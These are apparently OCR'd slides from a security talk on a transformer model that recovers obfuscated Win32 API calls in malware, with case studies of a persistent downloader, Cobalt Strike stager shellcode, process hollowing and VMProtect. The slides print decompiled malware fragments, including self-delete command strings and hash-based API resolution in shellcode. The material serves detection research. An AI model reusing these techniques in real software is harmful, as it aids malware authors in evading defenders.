
- Challenge of extracting semantics on integer scale
  - Bitwise similar, but distant in meaning – 80000000h (GENERIC_READ) but 80000001h (HKEY_CURRENT_USER)
  - Close in meaning, but distant bitwise – STATUS_STACK_OVERFLOW(C00000FDh) but STATUS_TIMEOUT (102h)

Out-of-Box Pre-Trained Model for Community

- **Training phase**
  - Selected APT ~3.3k binaries
    - APT Groups listed by MITRE
    - ~770k sequences of Win32 API usages
  - Train with CUDA ~ 26 hours
  - K-Fold (k=10) accuracy ~94.13%

```
[API_CALL] user32.GetClientRect('0x61616161', 'LOCAL_BUFF')
[API_CALL] user32.SystemParametersInfoA('0x00000068', '0x00000000'
[API_CALL] kernel32.MulDiv('0xffffcff1', 'FUNC_RET', '0x00000078')
[API_CALL] user32.GetWindowRect('0x61616161', 'LOCAL_BUFF')
[API_CALL] user32.LoadCursorW('0x61616161', '0x00000000')
```

```
kernel32.GetCurrentProcess()
kernel32.GetCurrentProcess()
kernel32.TerminateProcess(1096445967, 3221226505)
kernel32.TerminateProcess(('apicall', 'kernel32.GetCurrentProcess', []), '0xc0000409')
kernel32.IsDebuggerPresent()
```



Case Study: Downloader with Persistence

0c5214891c50dc1ece818770472806d36eae890b73d9b53d6c0fb8b7e0640ce7

101bd4513c9e5fc5a47d08748c19dc56edb810802fd8202b1d0e6efbb7cc1123

1d42069673fd4b1b2953c185f8e9d1331e56385cd91186cbb396df7978d88f76

64/71 security vendors and no sandboxes flagged this file as malicious

Follow Reanalyze Download Similar More

Detect InternetOpenA() due to (0, 1, 0, 0, 0)
because of "1" flagged as INTERNET_OPEN_TYPE_DIRECT

```
v13 = dword_437CF8(0, 1, 0, 0, 0);          // InternetOpenA()
v12 = dword_437CFC(v13, a3, 21, a4, a5, 1, 0, 0);
for ( i = 0; i < 3; ++i )
{
  if ( dword_437D04(v12, a2, a1, 0, 128, 2, 0) == 1 )
```


```
  strcat(Destination, "Pfile.hlp");
  v20 = dword_437CC8(Destination, 0x80000000, 0, 0, 3,
  if ( v20 != -1 )
  {
    dword_437CC4(v20);
    strcpy(v12, aHtdocs);
    strcat(v12, "/Private/");
    strcat(v12, Src);
```

CreateFile found because of that magic number 80000000h detect as GENERIC_READ

```
sub_401041(v4, "CtygaeAeeKxRreE", 0);
dword_437CEC = dword_437C6C(v3, v4);
sub_401041(v4, "CegsyeoeRlK", 0);
dword_437CF4 = dword_437C6C(v3, v4);
sub_401041(v4, "DtlgeaAelVeReeu", 0);
result = dword_437C6C(v3, v4);
dword_437CF0 = result;
if ( dword_437CEC && dword_437CF0 )
{
  if ( !dword_437CEC(0x80000002, &Text, 0, 0, 0, 983103,
  {
```

Success detect RegCreateKeyEx() due to that 80000002h auto-flagged as HKEY_CURRENT_USER

Interpretable AI: How AI makes the Inference from Use-Define chains?



Captum, the platform of Meta research
Using Captum to Explain Generative Language Models (Dec 9, 2023)

```
v4 = v2;
// RegQueryValueExW detect
if ( (dword_43DBA8)(0x80000002, L"gggggggggggggggg", 0, 1, &v4) )
  return sub_4011C0(a1, a2);
```

Predict Symbols	Interpretable Arguments	Delta Score
RegOpenKeyExW	[0]0x80000002(0.21), [1]STR_UNICODE_0(0.35), [2]0x00000000(0.25), [3]0x00000001(0.31), [4]LOCAL_BUFF(0.82),	0.05
RegOpenKeyExA	[0]0x80000002(0.34), [1]STR_UNICODE_0(-0.41), [2]0x00000000(0.22), [3]0x00000001(0.32), [4]LOCAL_BUFF(0.75),	0.01
RegSetValueExW	[0]0x80000002(-0.14), [1]STR_UNICODE_0(0.61), [2]0x00000000(0.18), [3]0x00000001(0.44), [4]LOCAL_BUFF(0.62),	-0.01
DialogBoxParamW	[0]0x80000002(0.06), [1]STR_UNICODE_0(0.92), [2]0x00000000(0.01), [3]0x00000001(0.04), [4]LOCAL_BUFF(0.39),	-0.02
RegQueryValueExW	[0]0x80000002(0.08), [1]STR_UNICODE_0(0.93), [2]0x00000000(0.24), [3]0x00000001(-0.21), [4]LOCAL_BUFF(0.17),	-0.01

Essential constraint of predefined API usage

Position #1 Unicode string buffer
Position #2 NULL (API reserved value)

Use Case 1

Using the Attention-Transformer to catch a hacker’s tail in the real world: NeuralYara: Large-scale hunting for missing threats.

Large-scale Hunting for Missing Threats

nnYARA: Neural Network-based YARA detection

- Recover the API names for pattern matching with YARA rules
- Large-scale threat hunting on VirusTotal ~1200+ binaries
  - Search for the challenging binaries with incomplete detection coverage: size:5MB- type:peexe positives:30- tag:obfuscated
  - fs:2024-03-01T00:00:00+ fs:2024-03-30T00:00:00-

Key malware features found:

1. Anti-sandbox & anti-emulation
2. Leveraging hybrid .NET (fusion of MSIL + x86)

```
PS C:\CuIDA> py .\scan.py samples\vcdotnet-sample
[DEFAULT] Exe ImageBase @ 400000
[✓] found 328 unknown ptr from 1564 func calls!
[!!] 41f3c2: InvalidateRect, IntersectRect
[!!] 4216f0: RegOpenKeyExW, MultiByteToWideChar
[!!] 41f162: fprintf, CopyFileA
[!!] 41f065: ExpandEnvironmentStringsA, memcpy
[!!] 41d89c: lstrcpynA, GetModuleFileNameW
[!!] 41d8b6: SendMessageW, GlobalAlloc
[!!] 41d8cd: CreatePen, memcpy
[!!] 41d866: CreateEventA, SendMessageW
[!!] 41d943: GetLocaleInfoW, SendMessageW
[!!] 41d772: MulDiv, memcpy
[!!] 41d7cd: memcpy, GetModuleFileNameW
[!!] 41d7df: CreatePen, memcpy
[!!] 41a345: MessageBoxA, SetFilePointer
[!!] 423807: LineTo, UnionRect
[!!] 423b92: memcmp, bind
[!!] 41efa1: CreateMutexW, HeapValidate
[!!] 4208d1: LoadStringW, CredEnumerateW
[!!] 420850: LoadStringW, CredEnumerateW
[!!] 4207f9: CreateMutexW, HeapValidate
[!!] 41a3dc: GetLongPathNameW, recv
[✓] total cost 21.17 sec.
PS C:\CuIDA>
```

Hunting the Missing Threat on Large-Scale VirusTotal Samples


- **Successful detection of hidden behaviors**
  - In March, we captured about 400 obfuscated samples daily from VirusTotal.
    - About 90% were duplicates; So, only around 40 unique samples per day remained
    - This resulted in collecting in total of around 1,200 new samples in March.

~1200 samples from VT flagged as obfuscated

nnYARA Scan Extra 18 Behaviors are sensitive for AV/EDR:

1. Windows Token Abuse and EoP
2. Mutex-Private Profile
3. Windows Hooks Profile
4. Mutex Str Internet APIs
5. Hook String of Win32 Internet APIs
6. Overlay Windows Private Profile
7. Disable Antivirus

…



YARA Scan 78 Behaviors are none-sensitive for AV/EDR:

1. Mutex-Access
2. Windows Hooks
3. CRC / MD5 / Sha1 Hash
4. Win32 HTTP API, TCP, Wininet Library and APIs
5. Keylogger
6. Delphi / Borland Components
7. Digital Signature Detection
8. Anti-Debugger
9. WMI Usage
10. RSA & AES
11. Privilege
12. Screenshot
13. SHE
14. OLE
15. Packers

…

SHGetSpecialFolderPathW

- 708ffc84d58e60101960b4af6cefb7c02d7a1ff625ae1b13c29907c71cfa5cfc


```
HINSTANCE sub_4018A3()
{
  lstrcpyA(cmdline, "/c ping -n 3 127.0.0.1 & copy /Y \"");
  lstrcatA(cmdline, byte_40AC84);
  lstrcatA(cmdline, "\" \"");
  lstrcatA(cmdline, Filename);
  lstrcatA(cmdline, "\" >> NUL");
  return dword_4106C4(0, 0, File, cmdline, 0, 0);
}
```

```
int sub_401157()
{
  lstrcpyA(sz_cmd, "/c del \"");
  lstrcatA(sz_cmd, Filename);
  lstrcatA(sz_cmd, "\" >> NUL");
  // ShellExecuteA detect
  return dword_4106C4(0, 0, Buffer, sz_cmd, 0, 0);
}
```

Detect SHGetSpecialFolderPathW due to
7 = CSIDL_STARTUP & 16 = CSIDL_DESKTOPDIRECTORY

```
GetTempPathA(0x1000u, byte_405C84);
PathAddBackslashA(byte_405C84);
GetModuleFileNameA(0, byte_403A60, 0x200u);
*PathFindFileNameA_0(byte_403A60) = 0;
GetEnvironmentVariableA("APPDATA", byte_407C84, 0x1000u);
PathAddBackslashA(byte_407C84);
// SHGetSpecialFolderPathW detect
dword_4106C8(0, byte_408C84, 7, 1);
PathAddBackslashA(byte_408C84);
// SHGetSpecialFolderPathW detect
dword_4106C8(0, byte_409C84, 16, 1);
PathAddBackslashA(byte_409C84);
sub_401907();
```

VC.Net (Hybrid CIL & C++) – Process Hollowing @ 426188h




```
sub_45174C(v6, 0x3BB52990);
sub_42EB9E(&sInfo, 0, 68);
sInfo.cb = 68;
memset(&procInfo, 0, sizeof(procInfo));
if ( MEMORY[0x3BB9E10C](a1, a2, 0, 0, 1, 0x8000000, 0, 0, &sInfo, &procInfo) )// CreateProcess detect
{
  v4 = sub_428DC3(procInfo.hProcess);
  if ( !v4 )
    MEMORY[0x3BB9E110](procInfo.hProcess, a3);
  v5 = MEMORY[0x3BB9E120];
  if ( procInfo.hProcess )
    MEMORY[0x3BB9E120](procInfo.hProcess);
  if ( procInfo.hThread )
    v5(procInfo.hThread);
```

Windows PowerShell

```
22:26:17 [WARNING] [FOUND] (4261a7) - GetEnvironmentVa
22:26:17 [WARNING] [FOUND] (4261c6) - SendMessageA, Ge
22:26:17 [WARNING] [FOUND] (4261f1) - CreateProcessA,
22:26:17 [WARNING] [FOUND] (455fd7) - WriteFile
22:26:17 [WARNING] [FOUND] (455f27) - CallWindowProcW,
```

Use Case 2

Using the Attention-Transformer to catch a hacker's tail in the real world: Infer the purpose of a Windows Shellcode without execution

Behavior Inference for Unexecuted Shellcode

- **Shellcode is usually designed as simple as possible, due to payload size constraints**
- **Shellcode data Use-define collector for inference**
  - We developed a simple shellcode "runner" using the TCSA symbolic engine, which walks through each code block of the shellcode. Simultaneously, it collects the use-define chain to infer the unknown API names used by the shellcode

```
add     r8, rdx
mov     cx, [r8+rcx*2]
mov     r8d, [rax+1Ch]
add     r8, rdx
mov     eax, [r8+rcx*4]
add     rax, rdx
pop     r8
pop     r8
pop     rsi
pop     rcx
pop     rdx
pop     r8
pop     r9
pop     r10
sub     rsp, 20h
push    r10
jmp     rax                     ; execute wininet!InternetConnectA
```

Parse export table
to get InternetConnectA address


Prepare the argument values
on the stack for InternetConnectA()


```
pop     rbp
push    0
mov     r14, 'teniniw'          ; "wininet" on the stack
push    r14
mov     r14, rsp
mov     rcx, r14
mov     r10d, 726774Ch          ; Hash of LoadLibraryA()
call    rbp
xor     rcx, rcx                ; LoadLibraryA("wininet")
xor     rdx, rdx
xor     r8, r8
xor     r9, r9
push    r8
push    r8
loc_14FB6C6097F:                ; Hash of InternetOpenA
mov     r10d, 0A779563Ah
call    rbp
```



Commercial pentest sample CobaltStrike beacon on VirusTotal
2569cc660d2ae0102aa74c98d78bb9409ded24101a0eeec15af29d59917265f3


Cobaltstrike HTTP Stager (in-the-wild)

- A wild sample first seen on 21 May 2023
  - Contained a Cobaltstrike beacon
  - Included a **broken** DLL-based Shellcode runner
    - Compiled with debug symbols and non-functional
  - The shellcode wasn't encrypted or encoded
    - Detectable by our engine ☺









Our transformer goes deeper inside the payload which seems like a shellcode

Pseudocode-A

```
// positive sp value has been detected, the output may be wrong!
void sub_690000()
{
  // [COLLAPSED LOCAL DECLARATIONS. PRESS KEYPAD CTRL-"+" TO EXPAND]

  v14 = (sub_69008F)();
  for ( i = *(*(__readfsdword(0x30u) + 12) + 20); ; i = *v13 )
  {
    v1 = *(i + 40);
    v2 = *(i + 38);
    v3 = 0;
    do
    {
      v4 = *v1++;
      if ( v4 >= 97 )
        LOBYTE(v4) = v4 - 32;
      v3 = v4 + __ROR4__(v3, 13);
      --v2;
    }
    while ( v2 );
    v13 = i;
    v12 = v3;
    v5 = *(i + 16);
    v6 = *(v5 + *(v5 + 60) + 120);
    if ( v6 )
    {
      v7 = *(v5 + v6 + 24);
      v8 = v5 + *(v5 + v6 + 32);
      while ( v7 )
      {
        --v7;
        v9 = (v5 + *(v8 + 4 * v7));
        v10 = 0;
        do
        {
          v11 = *v9++;
          v10 = v11 + __ROR4__(v10, 13);
        }
        while ( v11 != BYTE1(v11) );
```

0000002C sub 690000:18 (69002C)

Windows PowerShell


```
PS C:\Users\aaaddress1\Desktop\CuIDA> py .\nnShellcode.py
```

Use Case 3

Using the Attention-Transformer to demystify the myths of commercial packers: Dissect the behavior of VMProtect without unpacking

Detection Problem of Modern Commercial Packers

- Novel commercial packers pose a significant challenge for modern AV/EDR systems
  - To extract the original code you may need to:
    1. Dump the process
    2. Find the OEP (Original Entry Point) through reversing
    3. Rebuild the import table
  - Commercial packers often implement techniques to thwart 2. and 3. steps
- However, our AI engine can identify unknown API information even when commercial packers are used



txOne networks

More Investigation on VMProtect Itself...

```c
int sub_54D83F()
{
  int v0; // eax

  v0 = MEMORY[0x771EB770](0xFC0000, 0, 0, 0x140);
  if ( !v0 )
    return 0;
  dword_55FF18 = 16;
  dword_55FF0C = v0;
  MEMORY[0x10] = MEMORY[0x771DBFD0](0xFC0000, 8, 0x41C4);
  if ( !MEMORY[0x10] )
    return 0;
  MEMORY[0xC] = MEMORY[0x75D481B0](0, 0x100000, 0x2000, 4);// 54d8b6 ... VirtualAlloc()?
  if ( !MEMORY[0xC] )
  {
    MEMORY[0x75D45FE0](0xFC0000, 0, MEMORY[0x10]);
    return 0;
  }
  MEMORY[8] = -1;
  MEMORY[0] = 0;
  MEMORY[4] = 0;
  dword_55FF08 = 1;
  *MEMORY[0x10] = -1;
